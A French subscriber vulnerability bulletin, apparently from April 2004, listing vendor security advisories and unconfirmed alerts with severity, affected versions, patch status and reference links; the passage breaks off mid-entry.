Forte	20/04	WebLogic Server et Express version 8.1 SP 2 et inférieur, 7.0 SP 4 et inférieur, 6.1 SP 6 et inférieur	
Correctif existant		Non disponible	Mauvaise gestion des EJBs
BEA04-57.00		http://dev2dev.bea.com/resourcelibrary/advisoriesnotifications/BEA04_57.00.jsp	

Exposition d'informations sensibles dans WebLogic			
Une erreur de conception dans les scripts de configuration peut entraîner l'exposition d'informations sensibles.			
Forte	20/04	WebLogic Server et Express 8.1 SP 2 et inférieur	
Correctif existant		'config.sh' et 'config.cmd'	Erreur de conception
BEA04-58.00		http://dev2dev.bea.com/resourcelibrary/advisoriesnotifications/BEA04_58.00.jsp	

Mauvaise validation des chaînes de certificats			
BEA WebLogic ne valide pas correctement les chaînes de certificats et permet d'usurper l'identité d'un tiers.			
Forte	13/04	BEA WebLogic Server et Express 8.1 SP2 et inférieurs, 7.0 SP4 et inférieurs	
Correctif existant		'Custom Trust Manager'	Mauvaise validation des chaînes de certificats
BEA04_54.00		http://dev2dev.bea.com/resourcelibrary/advisoriesnotifications/BEA04_54.00.jsp	

Mauvaise gestion des privilèges dans WebLogic			
L'utilisation du système d'authentification WebLogic dans un domaine de sécurité ouvre une faille de sécurité.			
Moyenne	13/04	WebLogic Server et Express version 8.1 SP2 et inférieure, version 7.0 SP4 et inférieure	
Correctif existant		'Authentication provider'	Mauvaise gestion des privilèges
BEA04-52.00		http://dev2dev.bea.com/resourcelibrary/advisoriesnotifications/BEA04_52.00.jsp	

CHECK POINT

Protection contre les attaques par déni de service TCP			
Check Point fournit une solution contre les attaques par déni de service sur le protocole TCP.			
Non	20/04	Check Point SecurePlatform NG et supérieurs	
Correctif existant		Implémentation TCP	Vulnérabilité dans le protocole TCP
Check Point		http://www.checkpoint.com/techsupport/alerts/tcp_dos.html	
CAN-2004-0230			

CISCO

Vulnérabilité dans le client VPN IPSec			
Une vulnérabilité dans l'implémentation du client VPN IPSec CISCO permet de récupérer le mot de passe de groupe.			
Critique	15/04	CISCO IPSec VPN Client pour Linux et Windows (logiciel)	
Aucun correctif		Non disponible	Données sensibles non chiffrées
CISCO 50600		http://www.cisco.com/warp/public/707/cisco-sn-20040415-grppass.shtml	

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Vulnérabilité dans le protocole TCP			
Les produits Cisco implémentant une pile TCP sont potentiellement à des attaques par déni de service.			
Critique	20/04	Cisco produits basé sur IOS, IOS Firewall et non-IOS	
Correctif existant		Implémentation TCP	Vulnérabilité dans le protocole TCP
Cisco 50960		http://www.cisco.com/warp/public/707/cisco-sa-20040420-tcp-ios.shtml	
Cisco 50961		http://www.cisco.com/warp/public/707/cisco-sa-20040420-tcp-nonios.shtml	
CAN-2004-0230			

Accès non autorisé aux dispositifs WLSE et HSE			
L'existence d'un compte codé en dur permet d'accéder aux dispositifs Cisco WLSE et HSE.			
Forte	07/04	Cisco Wireless LAN Solution Engine 2.0, 2.0.2 et 2.5, Hosting Solution Engine 1.7, 1.7.1, 1.7.2 et 1.7.3	
Correctif existant		Dispositifs WLSE et HSE	Existence d'un compte codé en dur
Cisco 50400		http://www.cisco.com/warp/public/707/cisco-sa-20040407-username.shtml	

Déni de service dans le module VPN Services			
Le module VPN Services ne traite pas correctement les paquets IKE malformés générant ainsi un déni de service.			
Forte	08/04	Cisco IOS 12.2 avec module VPNSM sur les équipements, Catalyst série 6500, Routeurs série 7600	
Correctif existant		VPN Services Module (VPNSM)	Mauvaise gestion des paquets IKE malformés
Cisco 50430		http://www.cisco.com/warp/public/707/cisco-sa-20040408-vpnsm.shtml	

Mauvaise gestion des requêtes SNMP sur IOS			
Cisco IOS ne gère pas correctement certaines requêtes SNMP et peut conduire à un déni de service.			
Forte	20/04	Cisco IOS 12.0S, 12.1E, 12.2, 12.2S, 12.3, 12.3B et 12.3T	
Correctif existant		Cisco IOS	Mauvaise gestion des requêtes SNMP
Cisco 50980		http://www.cisco.com/warp/public/707/cisco-sa-20040420-snmp.shtml	
CERT TA04-111B		http://www.us-cert.gov/cas/techalerts/TA04-111B.html	

CITRIX

Exposition d'informations sensibles			
Les mots de passe saisis sans passer par l'assistant 'First Time Use Wizard' ne sont pas correctement chiffrés.			
Moyenne	05/04	Citrix MetaFrame Password Manager 2.0	
Correctif existant		Password Manager	Non chiffrement du mot de passe
Citrix CTX103662		http://support.citrix.com/kb/entry.jspa?entryID=4063&categoryID=254	

CVS

Création / écrasement distants de fichiers sensibles			
Un serveur CVS peut créer sur le système client des fichiers en tout endroit du système de fichiers.			
Forte	14/04	CVS version 1.11.14 et inférieures	
Correctif existant		Erreur de conception	Utilisation de chemins absolus dans les fichiers 'diff'
SuSE-SA:04:008		http://www.linuxsecurity.com/advisories/suse_advisory-4221.html	
RHSA-04:154-01		http://www.linuxsecurity.com/advisories/redhat_advisory-4222.html	
CAN-2004-0180			

F-SECURE

Elévation de privilèges dans F-Secure BackWeb			
Une vulnérabilité dans F-Secure BackWeb autorise un utilisateur local à obtenir les droits du compte SYSTEM.			
Forte	06/04	F- BackWeb V6.31 et inférieures, Anti-Virus for File Servers, for Workstations 5.x, Policy Manager 5.x	
Correctif existant		Module BackWeb (client)	Non disponible
F-Secure		http://support.f-secure.com/enu/corporate/downloads/hotfixes/pm-hotfixes.shtml	
F-Secure		http://support.f-secure.com/enu/home/downloads/hotfixes/av5-hotfixes.shtml	

FREEBSD

Vulnérabilité dans FreeBSD			
Une vulnérabilité dans la gestion des 'sockets' IPv6 de FreeBSD peut permettre à un utilisateur local d'obtenir des informations contenues dans le noyau, et mener à un déni de service.			
Forte	29/03	FreeBSD version 5.2	
Correctif existant		Fonction 'setsockopt()'	Erreur de conception
SA-04:06.ipv6		ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-04:06.ipv6.asc	
CAN-2004-0370			

HEIMDAL

Erreur de validation dans les requêtes entre royaumes			
Une erreur de validation dans les requêtes entre royaumes permet de se faire passer pour un utilisateur tiers.			
Forte	01/04	Heimdal Kerberos versions inférieures à 0.6.1 et 0.5.3	
Correctif existant		Heimdal Kerberos	Vulnérabilité de type 'cross-realm'
Heimdal 04-04-01		http://www.pdc.kth.se/heimdal/advisory/2004-04-01/	
CAN-2004-0371			

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

HP

Accès non autorisé sur OpenView			
Une vulnérabilité dans OpenView permet d'obtenir un accès non autorisé.			
Forte	06/04	HP OpenView Operations version 7.x pour HP-UX et Solaris, VantagePoint version 6.x pour HP-UX et Solaris	
Correctif existant		OpenView	Non vérification dans les droits
HPSBMA01010		http://www5.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBMA01010	

Vulnérabilités dans WU-FTPD sur Tru64 UNIX			
Plusieurs vulnérabilités exploitables à distance affectent WU-FTPD sur Tru64 UNIX.			
Forte	08/04	HP Tru64 UNIX versions 5.1A et 5.1B avec WU-FTPD version 2.6.2 livré avec Internet Express (IX) 6.2	
Correctif existant		Serveur WU-FTPD	Multiples vulnérabilités
HPSBTU01012		http://www5.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBTU01012	
CAN-2004-0148, CAN-2004-0185			

Nombreuses vulnérabilités dans JetAdmin			
Douze vulnérabilités affectent HP Web JetAdmin.			
Forte	27/04	HP Web JetAdmin version 6.5, Web JetAdmin version 6.2 et inférieures et 7.0	
Aucun correctif		HP Web JetAdmin	Multiples problèmes
CERT VU#606673		http://www.kb.cert.org/vuls/id/606673	
Phenoelit 0815		http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt	

IBM

Déni de service via SSL dans HTTP Server			
IBM HTTP Server est vulnérable à un déni de service lors su traitement de paquets SSL spécialement construits.			
Forte	27/04	IBM HTTP Server 1.3.12.x, 1.3.19.x, 1.3.26.x et 1.3.28, 2.0.42.x et 2.0.47 IBM GSKIT versions inférieures à 4.0.3.345, 5.0.5.92, 6.0.6.33 et 7.0.1.16	
Correctif existant		Global Security Toolkit (GSKIT)	Mauvaise gestion du protocole SSL
IBM 1165486		http://www-1.ibm.com/support/docview.wss?rs=177&context=SSEQTJ&uid=swg21165486&loc=en_US	

INTEL

Authentification non autorisée sur IMPI			
Les fonctionnalités IMPI (Intelligent Platform Management Interface) sont accessibles sans authentification.			
Forte	05/04	Intel Intelligent Platform Management Interface (IPMI) 1.5, Server Board SCB2, SDS2, SE7500WV2, SHG2, SE7501WV2, SE7501HG2, SE7501BR2, Carrier Grade Server TSRMT2, TSRLT2, TIGPR2U, Server Platform SRSH4, SPSH4, SR870BN4, SR870BH2, Entry Server Board SE7210TP1-E, Server Platform SR1325TP1-E HP Carrier Grade Server CC2300 A6898A, A6899A, CC3300 A6900A, A6901A, CC3310 A9862A, A9863A	
Correctif existant		Outils de configuration IMPI	Positionnement d'un mauvais type d'authentification
Intel AA-679-1		ftp://download.intel.com/support/motherboards/server/sb/aa6791invalidlanconfiguration040504.pdf	
Intel CS-010422		http://support.intel.com/support/motherboards/server/sb/CS-010422.htm	
HPSBGN01009		http://www4.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBGN01009	

INTERCHANGE

Exposition et manipulation de données sensibles			
Une faille dans les serveurs Interchange permet d'accéder et de manipuler des données sensibles.			
Forte	05/04	Interchange versions 4.8.x, 5.0.x, 5.1.x	
Correctif existant		Gestion des pages inconnues	Mauvaise gestion des URLs
DSA-471-1		http://www.debian.org/security/2004/dsa-471	
Interchange		http://www.icdevgroup.org/pipermail/interchange-announce/2004/000044.html	
CAN-2004-0374			

LINUX

Multiples vulnérabilités dans Linux			
De multiples vulnérabilités affectent le noyau Linux autorisant ainsi l'acquisition de droits privilégiés, l'exposition d'informations sensibles ou entraînant un déni de service.			
Forte	14/04	Debian Linux 3.0 (woody), SuSE Linux 8.0 à 9.0, Database Server, eMail Server III, 3.1, Enterprise Server 7, 8, Firewall on CD/Admin host, Connectivity Server, Office Server	
Correctif existant		Pilote DRI 'R128' Fonction 'ncp_lookup()' Pilote carte son 'Sound Blaster' Système de fichier 'ISO9660', 'ext3' et 'JFS'	Débordement de buffer, Erreur de conception , ...
iDefense 101		http://www.idefense.com/application/poi/display?id=101&type=vulnerabilities&flashstatus=true	
DSA-481-1		http://www.debian.org/security/2004/dsa-481	
SuSE-SA:04:009		http://www.suse.de/de/security/2004_09_kernel.html	
DSA-482-1		http://www.debian.org/security/2004/dsa-482	
DSA-480-1		http://www.debian.org/security/2004/dsa-480	
DSA-479-1		http://www.debian.org/security/2004/dsa-479	
CAN-2004-0003, CAN-2004-0010, CAN-2004-0109, CAN-2004-0177,CAN-2004-0178, CAN-2004-0181			

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

LINUX DEBIAN

Vulnérabilité dans le paquetage 'ssmtp'

Deux vulnérabilités dans le formatage de chaînes de caractères affectent l'agent de transport de courrier électronique 'ssmtp'.

Critique	14/04	Debian Linux 3.0 (woody)	
Correctif existant		Fonctions 'die()' et 'log_event()'	Mauvais formatage de chaînes de caractères
DSA-485-1		http://lists.debian.org/debian-security-announce/debian-security-announce-2004/msg00084.html	
CAN-2004-0156			

Vulnérabilité dans la bibliothèque 'pam-pgsql'

Une vulnérabilité dans la bibliothèque 'pam-pgsql' peut autoriser un utilisateur distant malveillant à exécuter des requêtes SQL arbitraires.

Forte	29/03	Debian linux 3.0 (woody)	
Correctif existant		Module 'libpam-psql'	Mauvaise gestion des paramètres d'entrée
DSA-469-1		http://www.debian.org/security/2004/dsa-469	
CAN-2004-0366			

Débordements de buffer dans le paquetage 'fte'

De multiples débordements de buffer affectent l'éditeur de texte 'fte'.

Forte	03/04	Debian Linux 3.0 (woody)	
Correctif existant		Editeur de texte 'vfte', 'fte'	Débordement de buffer
DSA-472-1		http://www.debian.org/security/2004/dsa-472	
CAN-2003-0648			

Mauvaise gestion des paramètres dans 'oftpd'

Le serveur 'oftpd' est vulnérable à un déni de service distant.

Forte	03/04	Debian Linux 3.0 (woody)	
Correctif existant		Service 'oftpd'	Mauvaise gestion des paramètres fournis par l'utilisateur
DSA-473-1		http://www.debian.org/security/2004/dsa-473	
CAN-2004-0376			

Débordement de buffer dans 'ident2'

Le paquetage 'ident2' est sensible à un débordement de buffer.

Forte	21/04	Debian Linux 3.0 (woody)	
Correctif existant		Fonction 'child_service'	Débordement de buffer
DSA-494-1		http://lists.debian.org/debian-security-announce/debian-security-announce-2004/msg00094.html	
CAN-2004-0408			

Déni de service dans le paquetage 'xchat'

Un débordement de buffer affectant le client IRC 'xchat' peut autoriser l'exécution de code arbitraire.

Forte	21/04	Debian Linux 3.0 (woody)	
Correctif existant		Paquetage 'xchat'	Débordement de buffer
DSA-493-1		http://www.debian.org/security/2004/dsa-493	
CAN-2004-0409			

Ecrasement des fichiers arbitraires via 'xine-ui'

'xine' créé des fichiers temporaires de manière non sécurisée pouvant conduire à l'écrasement de fichiers arbitraires.

Moyenne	06/04	Debian Linux 3.0 (woody)	
Correctif existant		'xine-bugreport' ou 'xine-check'	Création non sécurisée de fichiers temporaires
DSA-477-1		http://www.debian.org/security/2004/dsa-477	
CAN-2004-0372			

Vulnérabilité dans le paquetage 'xonix'

Une vulnérabilité affectant le paquetage de jeu 'xonix' peut autoriser un utilisateur local à acquérir des droits privilégiés.

Moyenne	14/04	Debian Linux 3.0 (woody)	
Correctif existant		Paquetage 'xonix'	Mauvais relâchement des privilèges
DSA-484-1		http://lists.debian.org/debian-security-announce/debian-security-announce-2004/msg00083.html	
CAN-2004-0157			

Création non sécurisée d'un répertoire dans 'logcheck'

Le paquetage 'logcheck' est sensible à des attaques par liens symboliques.

Moyenne	19/04	Debian Linux 3.0 (woody)	
Correctif existant		Paquetage 'logcheck'	Création d'un répertoire temporaire non sécurisée
DSA-488-1		http://www.debian.org/security/2004/dsa-488	
CAN-2004-0404			

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

LINUX FEDORA

Vulnérabilité dans le paquetage 'utempter'

Une vulnérabilité dans le paquetage 'utempter' peut entraîner l'écrasement de fichiers arbitraires.

Moyenne	21/04	Red Hat Fedora Core 1	
Correctif existant		Paquetage 'utempter'	Saut de répertoire
FEDORA-04-108		http://www.redhat.com/archives/fedora-announce-list/2004-April/msg00008.html	
CAN-2004-0233			

LINUX REDHAT

Vulnérabilités dans la bibliothèque 'neon'

La bibliothèque WebDAV 'neon', intégrée dans les paquetages 'cadaver' et 'openoffice', est sensible à de multiples vulnérabilités dans le formatage de chaînes de caractères.

Forte	14/04	Red Hat Linux 9, Enterprise Linux AS, ES et WS versions 2.1 et 3,	
Correctif existant		Biblitothèque 'neon'	Mauvais formatage de chaînes de caractères
RHSA-04:157-06		https://rhn.redhat.com/errata/RHSA-2004-157.html	
RHSA-04:160-05		https://rhn.redhat.com/errata/RHSA-2004-160.html	
RHSA-04:158-04		https://rhn.redhat.com/errata/RHSA-2004-158.html	
CAN-2004-0179			

LINUX SuSE

Création non sécurisée de fichiers temporaires

Une vulnérabilité dans le mécanisme de mise à jour 'YaST Online Update' peut conduire à l'acquisition locale de droits privilégiés.

Moyenne	07/04	SuSE Linux version 9.0 et inférieures	
Aucun correctif		YaST Online Update	Création non sécurisée de fichiers temporaires
Bugtraq		http://www.securityfocus.com/archive/1/359461	

MACROMEDIA

Prise de contrôle du serveur via Dreamweaver

Une faille dans Dreamweaver permet de prendre à distance le contrôle du serveur de base de données.

Critique	02/04	Macromedia Dreamweaver MX 2004 (toutes versions), MX (toutes versions), UltraDev 4 (toutes versions)	
Correctif existant		Scripts de connexion	Accès aux scripts de connexion
MPSB04-05		http://www.macromedia.com/devnet/security/security_zone/mpsb04-05.html	

Déni de service dans ColdFusion MX

Une vulnérabilité dans Macromedia ColdFusion MX peut entraîner un déni de service.

Forte	15/04	ColdFusion MX 6.1 et 6.1 J2EE (toutes éditions)	
Correctif existant		ColdFusion MX	Mauvaise gestion des transferts montants (upload)
MPSB04-06		http://www.macromedia.com/devnet/security/security_zone/mpsb04-06.html	

MICROSOFT

Vulnérabilité dans Outlook Express

Une vulnérabilité dans Outlook Express permet l'exécution d'un code arbitraire à distance.

Critique	13/04	Microsoft Outlook Express 5.5 et 6 (toutes versions)	
Correctif existant		Outlook Express	Mauvaise gestion des URLs malformées
MS04-013		http://www.microsoft.com/technet/security/Bulletin/MS04-013.mspx	
CAN-2004-0380			

Multiples vulnérabilités dans Microsoft Windows

Plusieurs vulnérabilité autorisent l'exécution de code arbitraire, l'acquisition de droits privilégié, un déni de service.

Critique	13/04	Microsoft Windows 98, 98 SE et ME, NT 4.0 (toutes versions), 2000 SP2 à SP4, XP (toutes versions) Server 2003 (toutes versions), Netmeeting	
Correctif existant		Se référer au bulletin Mircosoft	Multiples vulnérabilités
MS04-011		http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx	
CAN-2003-0533, CAN-2003-0663, CAN-2003-0719, CAN-2003-0806,CAN-2003-0906, CAN-2003-0907, CAN-2003-0908, CAN-2003-0909,CAN-2003-0910, CAN-2004-0117, CAN-2004-0118, CAN-2004-0119,CAN-2004-0120, CAN-2004-0123			

Multiples vulnérabilités dans Microsoft RPC/DCOM

De multiples vulnérabilités affectent les composants des services RPC et DCOM, autorisant ainsi des dénis de service, l'éxécution de code arbitraire ou l'ouverture non autorisée de ports de communication.

Critique	13/04	Microsoft Windows NT 4.0 SP6a, NT 4.0 SP6 (Terminal Server Edition), 2000 SP2 à SP4 (toutes versions), XP 32 bits, XP 32 bits SP1, XP 32 bits Edition 2003, XP 64 bits SP1, Server 2003 32 et 64 bits, 98 et ME	
Correctif existant		Bibliothèque 'RPC Runtime' Service RPCSS Modules 'CIS' et 'RPC HTTP' Identifiants d'objets COM	Conflit d'accès Mauvaise gestion de messages corrompus Erreur de conception
MS04-012		http://www.microsoft.com/technet/security/bulletin/MS04-012.mspx	
CAN-2003-0813, CAN-2004-0116, CAN-2003-0807, CAN-2004-0124			

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Vulnérabilité dans le gestionnaire des partages réseau			
Une vulnérabilité existe lorsque le gestionnaire des partages réseau accède à un partage dont le nom est trop long.			
Forte	27/04	Microsoft Windows 98, Me, NT, 2000 et XP	
Correctif existant		Gestionnaire des partages	Débordement de buffer
Microsoft 322857		http://support.microsoft.com/default.aspx?scid=kb;en-us;322857	
Full Disclosure		http://lists.netsys.com/pipermail/full-disclosure/2004-April/020524.html	

Cross-Site Scripting sur SharePoint Portal Server			
Microsoft SharePoint Portal Server est sensible à des attaques par Cross-Site Scripting.			
Forte	05/04	Microsoft SharePoint Portal Server 2001	
Correctif existant		Scripts livrés avec SharePoint	Cross-Site Scripting
Secunia		http://secunia.com/advisories/11292	
Microsoft 837017		http://support.microsoft.com/?kbid=837017	
CAN-2004-0379			

Vulnérabilité dans Microsoft Jet Database Engine			
Un débordement de buffer exploitable à distance affecte Jet Database Engine.			
Forte	13/04	Microsoft Jet Database Engine version 4.0	
Correctif existant		Jet Database Engine	Débordement de buffer
MS04-014		http://www.microsoft.com/technet/security/Bulletin/MS04-014.mspx	
CAN-2004-0197			

Impression automatique via Internet Explorer			
Une méthode appelée depuis une page web permet d'imprimer automatiquement un document via Internet Explorer.			
Moyenne	12/04	Microsoft Internet Explorer (toutes versions)	
Palliatif proposé		Méthode 'ExecWB'	Impression automatique de documents
Bugtraq [360128]		http://www.securityfocus.com/archive/1/360128	

Problème de permissions dans le débogueur			
Des problèmes de permissions dans le débogueur autorisent tout utilisateur à déboguer du code Javascript.			
Faible	23/03	Microsoft Visual Studio .NET (toutes versions), Office XP SP3 et inférieures	
Correctif existant		Débogueur	Problèmes de permissions
Microsoft 833858		http://support.microsoft.com/?kbid=833858	

MySQL

Création non sécurisée de fichiers temporaires			
Des fichiers temporaires sont créés de façon non sécurisée, autorisant un utilisateur à écraser des fichiers de son choix sur le système.			
Forte	14/04	MySQL 3.23.58 et inférieurs, MySQL 4.0.15 et inférieurs	
Correctif existant		'mysqlbug' et 'mysqld_multi'	Erreur de conception
DSA 483-1		http://www.debian.org/security/2004/dsa-483	
CAN-2004-0381, CAN-2004-0388			

NAI McAFEE

Exécution de commandes dans ePolicy Orchestrator			
Une vulnérabilité dans ePolicy Orchestrator autorise l'exécution de commandes à distance.			
Forte	23/04	NAI McAfee ePolicy Orchestrator 3.0.2a	
Correctif existant		ePolicy Orchestrator	Non disponible
		http://download.nai.com/products/patches/ePO/v3.0/EPO3024.txt	
NAI McAfee		http://download.nai.com/products/patches/ePO/v2.x/Patch14.txt	
CAN-2004-0038			

NOVELL

Obtention de privilèges élevés dans eDirectory			
Une vulnérabilité dans eDirectory autorise un utilisateur authentifié à obtenir des droits privilégiés.			
Forte	28/04	Novell eDirectory 8.7	
Palliatif proposé		Role Based Services (RBS)	Mauvais positionnement des droits
Novell 10092504		http://support.novell.com/cgi-bin/search/tidfinder/10092504	

Accès non autorisé à la configuration de BorderManager			
Il est localement possible de reconfigurer Novell BorderManager et d'accéder aux fichiers de journalisation sans authentification.			
Forte	07/04	Novell NetWare 5.1, 6 et 6.5, BorderManager 3.7 et 3.8	
Correctif existant		Outils d'administration	Erreur de conception
Novell 2967805		http://support.novell.com/cgi-bin/search/tidfinder/2967805	

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Cross-Site Scripting dans NetWare Enterprise Server			
Le serveur Novell NetWare Enterprise Server est sensible à des attaques de type Cross-Site Scripting.			
Moyenne	24/02	Novell Netware 5.1 et 6	
Correctif existant		Interpréteur Perl	Cross-Site Scripting
Novell 10091529		http://support.novell.com/cgi-bin/search/tidfinder/10091529	

REAL NETWORKS

Débordement de buffer dans les lecteurs multimédia			
Un débordement de buffer exploitable à distance affecte les lecteurs multimédia de Real Networks.			
Moyenne	07/04	Real Networks RealPlayer 8, RealOne Player, RealOne Player v2 pour Windows, RealPlayer 10 Beta (anglais seulement), RealPlayer Enterprise (toutes versions)	
Correctif existant		Plug-in de lecture des R3T	Débordement de buffer
NISR17042004		http://www.nextgenss.com/advisories/realr3t.txt	
RN 040406_r3t		http://www.service.real.com/help/faq/security/040406_r3t/en/	

SGI

Plusieurs failles affectent le service FTP 'ftpd'			
Trois failles affectent le service FTP 'ftpd' sur IRIX.			
Forte	05/04	SGI IRIX versions 6.5.20 à 6.5.23	
Correctif existant		Service FTP 'ftpd'	Multiples vulnérabilités
20040401-01-P		http://www.auscert.org.au/render.html?it=3988&cid=1	

SUN

Déni de service dans Sun Solaris			
Une vulnérabilité non documentée dans Solaris peut autoriser un utilisateur local à provoquer un déni de service.			
Forte	22/04	Sun Solaris 8 et 9 (Sparc et x86)	
Correctif existant		Fonction 'sendfilev()'	Non disponible
Sun 57470		http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57470	

Déni de service dans Sun Cluster			
Un conflit d'accès dans Sun Cluster permet de provoquer un déni de service.			
Forte	08/04	Sun Cluster 3.0 à 3.1 pour Solaris 8 et 9 (Sparc)	
Correctif existant		Sun Cluster	Conflit d'accès
Sun 57502		http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57502	

Déni de service dans les serveurs Sun Fire et Sun Netra			
La réception d'un paquet IP peut entraîner un déni de service dans les serveurs Sun Fire et Sun Netra.			
Forte	19/04	Sun Fire v1280 et Sun Netra 1280 avec les firmwares versions 5.13.0015 et inférieures Sun Fire 3800, 4800, 4810 et 6800 avec les firmwares versions 5.11 à 5.13, 5.14.5 et 5.15.0	
Correctif existant		Sun Fire et Sun Netra	Non disponible
Sun 57544		http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57544	

Déni de service dans Sun Solaris			
Une vulnérabilité non documentée dans Sun Solaris peut entraîner un déni de service du système.			
Forte	23/04	Sun Solaris 8 et 9 (Sparc et x86)	
Correctif existant		Pile TCP	Non disponible
Sun 57545		http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57545	

Non journalisation des adresses IP par le démon SSH			
Le démon SSH ne journalise pas les adresses IP des systèmes clients.			
Faible	07/04	Sun Solaris 9 (Sparc et Intel)	
Correctif existant		Démon SSH	Mauvaise journalisation des adresses IP
Sun 57538		http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/57538	

TCP

Déni de service des connexions TCP			
De nombreuses implémentations du protocole TCP sont potentiellement vulnérables à une nouvelle classe d'attaque en déni de service.			
Critique	20/04	Implémentations du protocole TCP, dont les dispositifs Cisco, Check Point, Cray, InterNiche, Juniper	
Palliatif proposé		Protocole TCP	Effet de bord dans le protocole
CERT TA04-111A		http://www.us-cert.gov/cas/techalerts/TA04-111A.html	
ISS X-Force 170		http://xforce.iss.net/xforce/alerts/id/170	
AT-2004-0003		http://www.jpcert.or.jp/at/2004/at040003.txt	
NISCC 236929		http://www.uniras.gov.uk/vuls/2004/236929/index.htm	
CERT VU#415294		http://www.kb.cert.org/vuls/id/415294	
CAN-2004-0230			

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

ALERTES NON CONFIRMEES

Les alertes présentées dans les tables de synthèse suivantes ont été publiées dans diverses listes d'information mais n'ont pas encore fait l'objet d'une annonce ou d'un correctif de la part de l'éditeur. Ces alertes nécessitent la mise en place d'un processus de suivi et d'observation.

ACTIVESTATE

Débordement de buffer dans la fonction 'win32_stat'			
ActivePerl est vulnérable à un débordement de buffer distant dans la fonction 'win32_stat'.			
Forte	06/04	ActiveState ActivePerl (Win32) version 5.8.3 et inférieures	
Correctif existant		Fonction 'win32_stat'	Débordement de buffer exploitable à distance
iDefense [93]		http://www.idefense.com/application/poi/display?id=93&type=vulnerabilities	
CAN-2004-0377			

ADOBE

Déni de service dans Adobe Acrobat Reader			
Une vulnérabilité dans la gestion des fichiers PDF corrompus par Acrobat Reader peut conduire à un déni de service du système.			
Forte	11/04	Adobe Acrobat Reader versions 4.0 et 5.0	
Aucun correctif		Acrobat Reader	Mauvaise gestion des fichiers PDF corrompus
Bugtraq		http://www.securityfocus.com/archive/1/360133	

APACHE

Débordement de buffer dans Apache			
Un débordement de buffer affecte le serveur Web Apache fonctionnant sur d'anciennes architectures processeurs.			
Forte	24/04	Apache version 1.3.29 et inférieure	
Correctif existant		Fonction 'ebcdic2ascii()'	Débordement de buffer
Full Disclosure		http://lists.netsys.com/pipermail/full-disclosure/2004-April/020502.html	

BITDEFENDER

Vulnérabilité dans un contrôle ActiveX			
Une vulnérabilité dans un composant du service en ligne BitDefender Scan Online peut entraîner l'exposition d'informations et l'exécution de code arbitraire distant.			
Forte	19/04	BitDefender Scan Online	
Aucun correctif		'AvxScanOnlineCtrl.1'	Mauvaise gestion des accès aux propriétés du contrôle ActiveX
Full Disclosure		http://lists.netsys.com/pipermail/full-disclosure/2004-April/020325.html	

CLAMAV

Multiples vulnérabilités dans ClamAV			
Plusieurs vulnérabilités permettent de provoquer son arrêt brutal ou l'exécution de code arbitraire à distance.			
Forte	30/03	ClamAV 0.68 et inférieurs, ClamAV 0.67 et inférieurs	
Correctif existant		Non disponible	Erreur dans le traitement des fichiers RAR
Excluded Team11		http://www.excluded.org/advisories/advisory11.txt	
GLSA 200404-07		http://security.gentoo.org/glsa/glsa-200402-07.xml	

GNOME

Acquisition de privilèges élevés sur Gnome			
Une mauvaise initialisation de la variable d'environnement 'LD_LIBRARY_PATH' affecte Gnome.			
Forte	26/03	Gnome versions 2.0 à 2.4	
Aucun correctif		'gnome-session'	Mauvaise initialisation de la variable 'LD_LIBRARY_PATH'
SF BID 9988		http://www.securityfocus.com/bid/9988	

GNU

Débordement de buffer dans l'utilitaire 'shar'			
Un débordement de buffer permet l'exécution de code arbitraire sous les droits de l'utilisateur courant.			
Moyenne	06/04	GNU sharutils versions 4.2.1 et inférieures	
Aucun correctif		Utilitaire 'shar'	Débordement de buffer
Bugtraq		http://www.securityfocus.com/archive/1/359639	

IBM

Déni de service distant dans IBM Director			
Une vulnérabilité dans IBM Director peut conduire à un déni de service distant.			
Forte	05/04	IBM Director 3.1 Agent pour Windows	
Aucun correctif		Application 'twgipc.exe'	Non disponible
Juanma Merino		http://t3k.ibernet.com/Director31ad.html	

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

IP

Vulnérabilité dans les implémentations IPv4

Plusieurs implémentations du protocole IPv4 sont vulnérables lors de la gestion des paquets fragmentés spécialement construits.

Forte	02/04	Implémentations du protocole IPv4 (Internet Protocol) sur Microsoft Windows 2000 Mandrake Linux 9.2, Cisco 2621XM, Cisco PIX Firewall, Apple Mac OS X 10.2.8 (basé sur FreeBSD)	
Aucun correctif		Fragmentation protocole IPv4	Mauvaise gestion des paquets fragmentés
William Ken Hollis		http://gandalf.home.digital.net/Rose.rtf	
Bugtraq		http://www.securityfocus.com/archive/1/359144	

ISS

Vulnérabilité dans les produits ISS BlackICE

Une vulnérabilité affecte les produits ISS BlackICE entraînant une réduction du niveau de protection du pare-feu.

Moyenne	27/03	ISS BlackICE Server Protection versions 3.5 cdf à 3.6 cbr, PC Protection versions 3.6 cbz à 3.6 ccg	
Correctif existant		BlackICE	Erreur de configuration
Bugtraq		http://www.securityfocus.com/bid/9990	

KAME

Erreur de conception dans Racoon

Sous certaines conditions, le démon IKE KAME Racoon ne vérifie pas les signatures RSA durant la phase 1.

Critique	08/04	Kame Racoon, FreeBSD 4.9 avec Kame Racoon, Linux 'ipsec-tools' version 0.2.4 et inférieures	
